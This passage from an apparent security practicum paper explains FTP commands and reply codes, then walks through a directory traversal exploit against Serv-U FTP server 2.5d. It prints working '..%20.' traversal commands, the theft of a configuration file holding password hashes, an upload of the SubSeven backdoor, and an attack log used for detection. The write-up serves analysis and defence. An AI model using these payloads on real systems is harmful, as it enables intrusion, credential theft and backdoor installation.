1. Active (default): The server-DTP requests a TCP connection with the user-DTP. The connection is made between the server’s data port and the client’s data port. The connection is initiated from the server’s data port, which is the port adjacent to the control connection port. (i.e., if the connection control port is port 21, the data port will be port 20). The client’s data port is a random port number specified by the client.

2. Passive: In this case the user-DTP establishes a connection from its data port to the server-DTP’s data port.

The data ports mentioned above are called the default data ports. Non-default data ports can be used, but the change to a non-default data port must be initiated by the user-PI.

The user can change to a non-default data port using the `PORT` command. The syntax for the `PORT` command can be found in appendix D.

The control connection should remain open for the entire duration for the FTP session.

FTP Commands

A more detailed explanation of the functions of each FTP command, see appendix C. FTP commands are categorized into 3 categories:

1. **Access control commands**

USER	Sends the username to the server.
PASS	Sends the password to the server.
ACCT	Not always implemented. Specifies the user’s account to be used.
CWD	Change working directory.
CDUP	Change to parent directory.
SMNT	Mount a different file system.
REIN	Terminates a user and resets all account information. Returns the user to the state right after the control

connection was established. The client should send another USER command to login again.

QUIT Terminate control connection. Waits for file transfer to be completed if a data connection is open.

2. **Transfer parameter commands**
These commands are used to specify the parameters of a data connection that will be established for a file transfer.

PORT Used by the client or server to inform the other side of the host IP address and port number that should be used to establish the data connection for the next file transfer.

PASV This command requests a passive mode file transfer from the server. The client sends this command to the server to request that the server listen on a data port so that the client can initiate the data connection to the server.

TYPE Specifies the type of file that will be transferred. Most common ones are ‘A’ for ASCII and ‘I’ for binary file transfers. (‘I’ stands for Image)

STRU File structure. This is needed when the file is structured as recods.

MODE Transfer mode: ‘S’ for stream (default), ‘B’ for block, or ‘C’ for compressed.

3. **FTP service commands**
These commands specify the requested file transfer operation. They are usually followed by a path and filename.

RETR Retrieve (download) file.

STOR Store (upload) file.

STOU Stores a file with a unique filename on the current directory. The reply from the server will include the name of the file created.

APPE Append data to an existing file. Create file if file does not already exist.

ALLO Allocate (reserve) enough storage for the file to be transferred.

REST Resume file transfer at a specified position in the file.

RNFR Specifies filename to be renamed (rename from). Must be followed by RNTO command.

RNTO Specifies new filename for a file that is being renamed. This command is always preceded by RNFR command.

ABOR	Abort the most recent FTP service command and any associated data connections.
DELE	Delete file.
RMD	Remove directory.
MKD	Make directory.
PWD	Print working directory.
LIST	Show file list of files in the current working directory.
NLST	Name list. Return directory listing of specified directory.
SITE	“This command is used by the server to provide services specific to his system that are essential to file transfer but not sufficiently universal to be included as commands in the protocol. The nature of these services and the specification of their syntax can be stated in a reply to the HELP SITE command.”[6]
SYST	Requests the type of operating system at the server.
STAT	Requests the status of an ongoing file transfer or it can be used to return a directory listing.
HELP	Displays help information about the current server implementation. The help information is sent over the control connection.
NOOP	No operation. Causes the server the send an OK reply only.

It is worth noting that RFC 959 introduced 7 new optional FTP commands. They are: CDUP, SMNT, STOU, RMD, MKD, PWD, and SYST.

FTP Replies

The server-PI responds to FTP commands with FTP replies. Every command must generate at least one reply. An FTP reply is a 3-digit number, followed by some text. The 3-digit reply was devised to allow the user-PI to easily interpret the result of the FTP command. Each digit has a special meaning.

The first (leftmost) digit usually indicates a general response that is not very informative. If the user-PI (in the FTP client) is sophisticated enough, it will examine the second digit for a more specific response. The third digit provides the most specific information about the reply.

The first digit can be a number from 1 to 5. The meanings of the numbers follow:

1 **Positive preliminary reply**
Requested action is being initiated, another reply will be sent shortly.

[6] Postel

2 **Positive completion reply**
Requested action successfully completed.

3 **Positive intermediate reply**
Another command is needed with more information. This reply is used in command sequence groups.

4 **Transient negative completion reply**
A temporary error has occurred. The requested action did not take place. Since this is a temporary error, the action may be requested again.

5 **Permanent negative completion reply**
The requested action was not completed successfully due to a permanent error.

The second digit provides more information. It is a number from 0 to 5:

0 **Syntax**
Syntax error or unknown command.

1 **Information**
Reply to a request for information, such as status or help.

2 **Connections**
Reply about the control or data connections.

3 **Authentication and accounting**
Reply about the login process and accounting procedures.

4 **Unspecified**

5 **File system**
Reply about the requested file transfer or other file system actions.

The third digit provides the most detailed (specific) information about the FTP reply. The meanings of the third digit can be seen in the complete list of FTP replies below.[7]

[7] Postel

Table 2: Complete Listing of FTP Replies and their Meaning. (Source: RFC 959)

```
         110 Restart marker reply.
             In this case, the text is exact and not left to the
             particular implementation; it must read:
                  MARK yyyy = mmmm
             Where yyyy is User-process data stream marker, and mmmm
             server's equivalent marker (note the spaces between markers
             and "=").
         120 Service ready in nnn minutes.
         125 Data connection already open; transfer starting.
         150 File status okay; about to open data connection.

         200 Command okay.
         202 Command not implemented, superfluous at this site.
         211 System status, or system help reply.
         212 Directory status.
         213 File status.
         214 Help message.
             On how to use the server or the meaning of a particular
             non-standard command.  This reply is useful only to the
             human user.
         215 NAME system type.
             Where NAME is an official system name from the list in the
             Assigned Numbers document.
         220 Service ready for new user.
         221 Service closing control connection.
             Logged out if appropriate.
         225 Data connection open; no transfer in progress.
         226 Closing data connection.
             Requested file action successful (for example, file
             transfer or file abort).
         227 Entering Passive Mode (h1,h2,h3,h4,p1,p2).
         230 User logged in, proceed.
         250 Requested file action okay, completed.
         257 "PATHNAME" created.

         331 User name okay, need password.
         332 Need account for login.
         350 Requested file action pending further information.

         421 Service not available, closing control connection.
             This may be a reply to any command if the service knows it
             must shut down.
         425 Can't open data connection.
         426 Connection closed; transfer aborted.
         450 Requested file action not taken.
             File unavailable (e.g., file busy).
         451 Requested action aborted: local error in processing.
         452 Requested action not taken.
             Insufficient storage space in system.

         500 Syntax error, command unrecognized.
             This may include errors such as command line too long.
         501 Syntax error in parameters or arguments.
         502 Command not implemented.
         503 Bad sequence of commands.
         504 Command not implemented for that parameter.
         530 Not logged in.
         532 Need account for storing files.
         550 Requested action not taken.
             File unavailable (e.g., file not found, no access).
         551 Requested action aborted: page type unknown.
         552 Requested file action aborted.
             Exceeded storage allocation (for current directory or
             dataset).
         553 Requested action not taken. File name not allowed.
```

Example of a Complete FTP Session (Active Mode)

The FTP client connects to the FTP server's IP address here.

```
         Connected to 192.168.0.1 (Local address 192.168.0.159)
Server:  220 ...Unauthorized access is strictly prohibited...
Client:  USER bob
Server:  331 User name okay, need password.
Client:  PASS xxxxx
Server:  230 User logged in, proceed.
```

The FTP client connects to the FTP server, and the control connection is established. The user sends the username 'bob' using the USER command. The Server responds with reply code 331 indicating that the username is OK, and that the password is expected next. The user sends the password using the PASS command. The reply code 230 is sent to the client indicating that the authentication process was completed successfully.

```
Client:  SYST
Server:  215 UNIX Type: L8
Client:  TYPE A
Server:  200 Type set to A.
Client:  PORT 192,168,0,1,14,34
Server:  200 PORT Command successful.
```

The FTP client sends the SYST command to the user asking for the type of operating system that is running the FTP server. The server responds that it is a UNIX type operating system. L8 means that the server's byte size is 8 bits.

The client sets transfer type to ASCII using the TYPE command in preparation for using the LIST command for asking for the list of files in the current directory.

The client then uses the PORT command to inform the server that it should establish the data connection for the file list to IP address 192.168.0.1 port 3618. The port number 3618 was calculated using the 5th and 6th octets in the PORT command, as follows: 14 * 256 + 34 = 3618.

```
Client:  LIST
Server:  150 Opening ASCII mode data connection for /bin/ls.
Server:  226 Transfer complete.
```

The client sends the LIST command asking for a file list of files in the current working directory. The server opens a data connection from port 20 to port 3618. Once the file list is transmitted, the server sends reply code 226 indicating that the transfer was completed successfully.

```
Client:  TYPE I
Server:  200 Type set to I.
Client:  PORT 192,168,0,1,14,35
Server:  200 PORT Command successful.
Client:  RETR 01ch.ppt
Server:  150 Opening BINARY mode data connection for 01ch.ppt
Server:  226 Transfer complete.
```

The client uses the TYPE command to set the type of the next transfer to 'binary'. The client uses the PORT command to tell the server that it should initiate the next data connection to port 3619 (calculated the same way as above). The client then sends the RETR command to request downloading the file '01ch.ppt'. The server sends the reply code 150 to indicate that a data connection has been opened. Once the transfer is complete, the server sends reply code 226 to indicate that the file transfer was completed successfully.

```
Client:  TYPE I
```

```
Server:  200 Type set to I.
Client:  PORT 192,168,0,1,14,36
Server:  200 PORT Command successful.
Client:  STOR DCP_0049.JPG
Server:  150 Opening BINARY mode data connection for DCP_0049.JPG.
Server:  226 Transfer complete.
```

The client uses the TYPE command to set the type of the next transfer to 'binary'. The client uses the PORT command to tell the server that it should initiate the next data connection to port 3620. The client then sends the STOR command to request uploading the file 'DCP_0049.JPG'. The server sends the reply code 150 to indicate that a data connection has been opened. Once the transfer is complete, the server sends reply code 226 to indicate that the file transfer was completed successfully.

```
Client:  QUIT
Server:  221 Goodbye!
```

The client sends the QUIT command to terminate the control connection and the FTP session. The server sends reply code 221 to indicate that the session was terminated successfully.

```
         Closing connection for user BOB (00:00:25 connected)
```

Example of a Complete FTP Session (Passive Mode)

```
         Connected to 192.168.0.1 (Local address 192.168.0.159)
```

The commands in this session are similar to the ones used in the previous example (active FTP). The only difference is that the PASV command will be used for data connections instead of the PORT command.

```
Server:  220 ...Unauthorized access is strictly prohibited...
Client:  USER bob
Server:  331 User name okay, need password.
Client:  PASS xxxxx
Server:  230 User logged in, proceed.
Client:  SYST
Server:  215 UNIX Type: L8
Client:  TYPE I
Server:  200 Type set to I.
```

These commands and replies are the same as in the previous example.

```
Client:  PASV
Server:  227 Entering Passive Mode (192,168,0,159,4,206)
```

Instead of the PORT command, the client requests a passive data connection using the PASV command. The server responds with reply code 227 indicating that it is entering passive mode, and that the client should initiate a data connection to the server's IP address and port 1230.

```
Client:  RETR DCP_0144.JPG
Server:  150 Opening BINARY mode data connection for DCP_0144.JPG
Server:  226 Transfer complete.
```

The client sends the RETR command to request downloading the file 'DCP_0144.JPG'. The server responds with reply code 150 indicating that a data connection has been established for this transfer. Once the transfer is completed, the server sends reply code 226 indicating that the transfer was completed successfully.

```
Client:  TYPE I
Server:  200 Type set to I.
```

Client:	PASV
Server:	227 Entering Passive Mode (192,168,0,159,4,207)
Client:	STOR DCP_0133.JPG
Server:	150 Opening BINARY mode data connection for DCP_0133.JPG.
Server:	226 Transfer complete.
	The client requests a passive data connection using the PASV command. The server responds with reply code 227 indicating that it is entering passive mode. In the same reply, the server informs the client to initiate a data connection to the server's IP address and port 1231. The client sends the STOR command to request uploading the file 'DCP_0133.JPG'. The server responds with reply code 150 indicating that a data connection has been established for this transfer. Once the transfer is completed, the server sends reply code 226 indicating that the transfer was completed successfully.
Client:	QUIT
Server:	221 Goodbye!
	The client sends the QUIT command to terminate the control connection and the FTP session. The server sends reply code 221 to indicate that the session was terminated successfully.
	Closing connection for user BOB (00:00:15 connected)

2.4 How the Exploit Works

When a user connects to an FTP server using his/her username and password, the server initially gives the user access to his/her home directory. From there, the user can navigate to other directories that he/she is allowed to see. The FTP server administrator determines which directories are accessible by which users. Users use the CD (change directory) command to change their current working directory (or "CWD").

The FTP server software must allow the CD command to change the CWD to allowed directories for that user only, and must deny access to directories on the same drive that the user profile does not permit access to.

A directory traversal attack aims to access directories and files that should be out of reach to the users of the FTP server. A .. (dot dot) attack attempts to use relative directory paths instead of absolute paths to access restricted directories by exploiting bugs in the FTP server software.

The server software is usually good at preventing users from entering restricted directories using absolute paths, e.g. "`cd \winnt\system32\`". However bugs are common in the server's subroutines that handle relative pathnames, such as "`cd ..\..\..\winnt\system32\`".

To make matters more complicated, the FTP server should be able to handle the special hex ASCII character codes that web browsers use to handle filenames with spaces and punctuation. For example, a Web browser would represent the URL:

```
      ftp://ftp.mywebsite.com/pub/Meeting notes.doc
```

as:

```
ftp://ftp.mywebsite.com/pub/Meeting%20notes%2Edoc
```

In this case the space was replaced by the hex code %20 and the dot was replaced by the hex code %2E.

In fact, any character can be converted using these codes. Appendix D shows a complete list of ASCII characters and their hex equivalents.

As it turns out, Serv-U FTP server version 2.5d has a vulnerability similar to the one described above. Although a simple dot dot attack will not work, a small variation will. For example, the following command will be handled correctly by the server (the FTP command and the reply are shown):

```
C:\>ftp win98
Connected to win98.
220 Serv-U FTP-Server v2.5d for WinSock ready...
User (win98:(none)): frank
331 User name okay, need password.
Password:
230 User logged in, proceed.
ftp> cd ..
250 Directory changed to /
ftp> cd \..
250 Directory changed to /
ftp> cd \..\
250 Directory changed to /
```

The user ‘bob’ started out in ‘c:\ftproot\bob’, which is the home directory for that user. Attempting to change the current working directory to the parent directory ‘c:\ftproot’ did not work. The user is still in his home directory.

However the server does not behave as expected when a space character is replaced by its hex code, %20, and followed by a dot. The %20 is skipped, as well as the dot, and the command is processed without checking for security policy violations! Here are some examples:

```
ftp>  cd \..%20.\
250 Directory changed to /ftproot
```

This is a serious breach. The FTP server revealed the name of the FTP root directory. Even more dangerous, is an attempt to display the contents of a sensitive system directory, like the Windows directory.

```
ftp> dir  \..%20.\..%20.\windows
200 PORT Command successful.
150 Opening ASCII mode data connection for /bin/ls.
total 82294
-rwxrwxrwx   1 user     group        1518 Apr 23  1999 1STBOOT.BMP
drwxrwxrwx   1 user     group           0 Aug 14 23:05 All Users
drwxrwxrwx   1 user     group           0 Aug 14 22:54 Application Data
drwxrwxrwx   1 user     group           0 Aug 14 22:59 APPLOG
-rwxrwxrwx   1 user     group       28672 Apr 23  1999 ARP.EXE

[snip]

-rwxrwxrwx   1 user     group       10134 Apr 23  1999 WINUPD.ICO
-rwxrwxrwx   1 user     group        3648 Apr 23  1999 WINVER.EXE
-rwxrwxrwx   1 user     group      176128 Apr 23  1999 WJVIEW.EXE
-rwxrwxrwx   1 user     group           0 Aug 14 23:10 wplog.txt
-rwxrwxrwx   1 user     group       20480 Apr 23  1999 WRITE.EXE
-rwxrwxrwx   1 user     group      139264 Apr 23  1999 WSCRIPT.EXE
-rwxrwxrwx   1 user     group       57344 Apr 23  1999 WUPDMGR.EXE
226 Transfer complete.
ftp: 16441 bytes received in 0.54Seconds 30.39Kbytes/sec.
```

This is an input validation error, and it is allowing access to the entire drive that holds the FTP root directory. A malicious user with read/write/execute permissions on their home directory, will have those permissions over the entire drive. The next section discusses how this exploit can be used to break into the system.


2.5 How to Use the Exploit

This section will demonstrate how this exploit can be used to break into the system using an example.

Example

The following figure shows that the user ‘frank’ has permission to access the following directories:

Directory	Description
c:\ftproot\frank	Frank’s home directory. Read/write access granted.
c:\ftproot\public	Public folder for all employees. Read only access granted.
c:\ftproot\sales	Directory for Sales department. Read/write access granted.



Setup Users

Users
bob
frank

Setup
User name: frank
Group name:
Password: <<Encrypted>>
Home directory: c:\ftproot\frank
Notes:

File/Directory access rules
c:\ftproot\frank
C:\ftproot\public
C:\ftproot\sales

Files:
☑ Read
☑ Write
☑ Append
☑ Delete
□ Execute

Directories:
☑ List
☑ Make
☑ Remove

Sub-dirs:
☑ Inherit

Figure 6: Directory access permissions for user 'frank'

In this example, the FTP server should not allow the user to change his/her CWD to any directory other than the ones shown above (and their subdirectories). This prevents the user from reading from or writing to other users' directories (e.g. "c:\ftproot\bob"). It also prevents users from accessing any other sensitive files that may be present on the same drive/volume which are contained in directories outside of FTP root ("c:\ftp\root"). Examples of such files are:

- password files that can be cracked,
- user lists,
- sensitive documents.

Malicious users could also insert backdoor programs which can give them full control of the system on which the FTP server is running. Once a backdoor program is uploaded to the target system, it can be executed by stealing the password of a user account that has 'execute' privileges on the system, or by uploading a modified system batch (.BAT) file that is frequently run by the system administrator.

Clearly, an exploit that allows a malicious user to access restricted directories, is very dangerous. It can potentially compromise the entire system.

This exploit allows a malicious user to do just that. It allows the arbitrary reading and writing to any directory on the drive/volume where the FTP root directory is located.

In the following example the user ‘frank’ logs into the system and steals the SERV-U.INI file which contains a list of the users and their hashed passwords. Frank can then run a password cracker like John The Ripper to crack the passwords of the users.

```
ftp> dir  \..%20.\..%20.\program%20files\
200 PORT Command successful.
150 Opening ASCII mode data connection for /bin/ls.
total 23
drwxrwxrwx   1 user     group           0 Jan 11 23:02 AboutTime
drwxrwxrwx   1 user     group           0 Aug 14 22:42 Accessories
drwxrwxrwx   1 user     group           0 Aug 14 22:42 CHAT
drwxrwxrwx   1 user     group           0 Aug 14 22:42 Common Files
-rwxrwxrwx   1 user     group         266 Aug 14 23:07 desktop.ini
drwxrwxrwx   1 user     group           0 Aug 14 23:08 DirectX
-rwxrwxrwx   1 user     group       11079 Aug 14 23:07 folder.htt
drwxrwxrwx   1 user     group           0 Aug 14 22:42 Internet
Explorer
drwxrwxrwx   1 user     group           0 Aug 14 22:42 NetMeeting
drwxrwxrwx   1 user     group           0 Aug 14 22:53 Online Services
drwxrwxrwx   1 user     group           0 Aug 14 22:42 Outlook Express
drwxrwxrwx   1 user     group           0 Aug 14 22:42 PLUS!
drwxrwxrwx   1 user     group           0 Dec 26 13:29 RealVNC
drwxrwxrwx   1 user     group           0 Dec 26 13:17 Serv-U
drwxrwxrwx   1 user     group           0 Aug 14 23:05 Uninstall
Information
drwxrwxrwx   1 user     group           0 Aug 14 22:57 Web Publish
drwxrwxrwx   1 user     group           0 Aug 14 22:42 Windows Media
Player
drwxrwxrwx   1 user     group           0 Dec 26 13:26 WindowsUpdate
drwxrwxrwx   1 user     group           0 Dec 26 13:16 WinZip
226 Transfer complete.
ftp: 1303 bytes received in 0.04Seconds 32.58Kbytes/sec.
ftp> dir  \..%20.\..%20.\program%20files\Serv-U\
200 PORT Command successful.
150 Opening ASCII mode data connection for /bin/ls.
total 3239
-rwxrwxrwx   1 user     group        1572 Dec 26 13:17 INSTALL.LOG
-rwxrwxrwx   1 user     group          46 Dec 26 13:42 KEY.OLD
-rwxrwxrwx   1 user     group        5302 Feb 14  2000 ReadMe.txt
-rwxrwxrwx   1 user     group        2495 Apr 13  1999 Serv-U.cnt
-rwxrwxrwx   1 user     group      303616 Feb 14  2000 Serv-U.doc
-rwxrwxrwx   1 user     group      161875 May  5  1999 Serv-U.hlp
-rwxrwxrwx   1 user     group        1055 Jan 19 11:05 SERV-U.INI
-rwxrwxrwx   1 user     group     1015296 Feb 14  2000 Serv-U32.exe
-rwxrwxrwx   1 user     group      127184 Jun 25  1999 Unwise.exe
-rwxrwxrwx   1 user     group       37098 Feb 14  2000 Version.txt
226 Transfer complete.
```

```
ftp: 683 bytes received in 0.01Seconds 68.30Kbytes/sec.
ftp> get  \..%20.\..%20.\program%20files\Serv-U\Serv-u.ini
200 PORT Command successful.
150 Opening ASCII mode data connection for Serv-u.ini (1055 bytes).
226 Transfer complete.
ftp: 1055 bytes received in 0.00Seconds 1055000.00Kbytes/sec.
```

Frank first explored the ‘Program Files’ directory, then explored the ‘Serv-U’ directory, then downloaded the SERV-U.INI file from the ‘Serv-U’ directory.

The following shows the user information contained in the SERV-U.INI file, including the much-prized hashed passwords. Frank can now run a password cracker on these passwords to steal them. Frank also notices that user ‘bob’ has execute permissions on this systems. This means that by cracking bob’s password, Frank can execute a command on the remote system.


Partial Listing of SERV-U.INI

```
...

[USER=bob]
Password=me.GT5Ox8L5/c
HomeDir=c:\ftproot\bob
HideHidden=YES
RelPaths=YES
Access1=c:\ftproot\bob,RWAMCDLEP

[USER=frank]
Password=ql0KkiZFoAvQc
HomeDir=c:\ftproot\frank
Access1=c:\ftproot\frank,RWAMCDLP
Access2=C:\ftproot\public,RLP
Access3=C:\ftproot\sales,RLP
```

Frank now wants complete control over the system, so he decided to upload the SubSeven backdoor to the ‘C:\Windows’ directory. He can then execute it later using bob’s stolen password and execute permission.

```
ftp> put sub7.exe \..%20.\..%20.\windows\sub7.exe
200 PORT Command successful.
150 Opening ASCII mode data connection for sub7.exe.
226 Transfer complete.
ftp: 10 bytes sent in 0.00Seconds 10000.00Kbytes/sec.
```

The SubSeven backdoor has been successfully uploaded to the Windows directory. The following figure shows a directory listing on the compromised system which confirms the successful upload. (The file shown in the figure is a dummy file, that is why the file size is only 1 kilobyte)



Name	Size	Type	Modified
Sfcsync.txt	2KB	Text Document	4/23/99 10:22 PM
Shalabi.pwl	1KB	PWL File	1/19/03 11:27 AM
ShellIconCache	190KB	File	1/11/03 9:46 PM
Sigverif.exe	128KB	Application	4/23/99 10:22 PM
Smartdrv.exe	45KB	Application	4/23/99 10:22 PM
Sndrec32.exe	108KB	Application	4/23/99 10:22 PM
Sndvol32.exe	68KB	Application	4/23/99 10:22 PM
Snmpapi.dll	32KB	Application Extension	4/23/99 10:22 PM
Straw Mat.bmp	1KB	Bitmap Image	4/23/99 10:22 PM
sub7.exe	1KB	Application	1/20/03 4:33 AM
Suback.bin	225KB	BIN File	4/23/99 10:22 PM
Support.txt	1KB	Text Document	4/23/99 10:22 PM
Sysmon.exe	80KB	Application	4/23/99 10:22 PM
System.cb	1KB	CB File	8/14/02 11:05 PM
System.dat	2,481KB	DAT File	1/20/03 3:31 AM
System.ini	2KB	Configuration Settings	1/11/03 9:58 PM
Taskman.exe	48KB	Application	4/23/99 10:22 PM
Taskmon.exe	28KB	Application	4/23/99 10:22 PM

244 object(s) | 40.1MB | My Computer

Figure 7: Screenshot showing successful upload of backdoor program.

2.6 Signature of the Attack

This attack is an application layer attack targeting the FTP server application. Therefore, it is difficult, if not impossible, to detect it at the other layers of the OSI model. As a result, it is not possible to create rules to detect this attack using intrusion detection systems (IDS) that do not inspect the contents of the application layer data in the packets.

The following sample attack will help determine how to detect this attack.

A Sample Attack

The following is a log segment that shows the malicious user looking around system directories in a Windows 98 system. The attacker then proceeds to download Windows Password Files (.PWL files). These files can be easily cracked and the passwords inside can be stolen. Some lines are highlighted due to their importance.

```
[1] Sat 11Jan03 21:58:58 - Starting FTP Server...  (Version 2.5d (32-bit))
[5] Sun 19Jan03 11:09:19 - (000002) Connected to 192.168.0.1 (Local address 192.168.0.65)
[6] Sun 19Jan03 11:09:19 - (000002) 220 Serv-U FTP-Server v2.5d for WinSock ready...
[2] Sun 19Jan03 11:09:23 - (000002) USER bob
[6] Sun 19Jan03 11:09:23 - (000002) 331 User name okay, need password.
[2] Sun 19Jan03 11:09:26 - (000002) PASS xxxxx
[5] Sun 19Jan03 11:09:26 - (000002) User BOB logged in
[6] Sun 19Jan03 11:09:26 - (000002) 230 User logged in, proceed.
[2] Sun 19Jan03 11:09:28 - (000002) PORT 192,168,0,1,15,7
[6] Sun 19Jan03 11:09:28 - (000002) 200 PORT Command successful.
[2] Sun 19Jan03 11:09:28 - (000002) LIST
[6] Sun 19Jan03 11:09:28 - (000002) 150 Opening ASCII mode data connection for /bin/ls.
[6] Sun 19Jan03 11:09:28 - (000002) 226 Transfer complete.
[2] Sun 19Jan03 11:10:35 - (000002) LIST .%20../..%20../
[6] Sun 19Jan03 11:10:35 - (000002) 150 Opening ASCII mode data connection for /bin/ls.
[6] Sun 19Jan03 11:10:35 - (000002) 226 Transfer complete.
[2] Sun 19Jan03 11:10:40 - (000002) PORT 192,168,0,1,15,14
[6] Sun 19Jan03 11:10:40 - (000002) 200 PORT Command successful.
[2] Sun 19Jan03 11:13:48 - (000002) LIST /..%20../..%20../..%20../
[6] Sun 19Jan03 11:13:48 - (000002) 150 Opening ASCII mode data connection for /bin/ls.
[6] Sun 19Jan03 11:13:48 - (000002) 226 Transfer complete.
[2] Sun 19Jan03 11:13:48 - (000002) PORT 192,168,0,1,15,25
[6] Sun 19Jan03 11:13:48 - (000002) 200 PORT Command successful.
[2] Sun 19Jan03 11:13:54 - (000002) LIST /..%20../..%20../..%20../windows/
[6] Sun 19Jan03 11:13:55 - (000002) 150 Opening ASCII mode data connection for /bin/ls.
[6] Sun 19Jan03 11:13:55 - (000002) 226 Transfer complete.
[2] Sun 19Jan03 11:14:03 - (000002) PORT 192,168,0,1,15,27
[6] Sun 19Jan03 11:14:03 - (000002) 200 PORT Command successful.
[2] Sun 19Jan03 11:14:09 - (000002) LIST /..%20../..%20../..%20../windows/
[6] Sun 19Jan03 11:14:09 - (000002) 150 Opening ASCII mode data connection for /bin/ls.
[6] Sun 19Jan03 11:14:09 - (000002) 226 Transfer complete.
[2] Sun 19Jan03 11:14:12 - (000002) PORT 192,168,0,1,15,30
[6] Sun 19Jan03 11:14:12 - (000002) 200 PORT Command successful.
[2] Sun 19Jan03 11:14:13 - (000002) LIST /..%20../..%20../..%20../windows/system
[6] Sun 19Jan03 11:14:13 - (000002) 150 Opening ASCII mode data connection for /bin/ls.
[6] Sun 19Jan03 11:14:13 - (000002) 226 Transfer complete.
[2] Sun 19Jan03 11:14:19 - (000002) PORT 192,168,0,1,15,31
[6] Sun 19Jan03 11:14:19 - (000002) 200 PORT Command successful.
[2] Sun 19Jan03 11:14:19 - (000002) LIST /..%20../..%20../..%20../windows/system/*.dll
[6] Sun 19Jan03 11:14:20 - (000002) 150 Opening ASCII mode data connection for /bin/ls.
[6] Sun 19Jan03 11:14:20 - (000002) 226 Transfer complete.
[2] Sun 19Jan03 11:14:28 - (000002) PORT 192,168,0,1,15,32
[6] Sun 19Jan03 11:14:28 - (000002) 200 PORT Command successful.
[2] Sun 19Jan03 11:14:28 - (000002) LIST /..%20../..%20../..%20../windows/*.ini
[6] Sun 19Jan03 11:14:28 - (000002) 150 Opening ASCII mode data connection for /bin/ls.
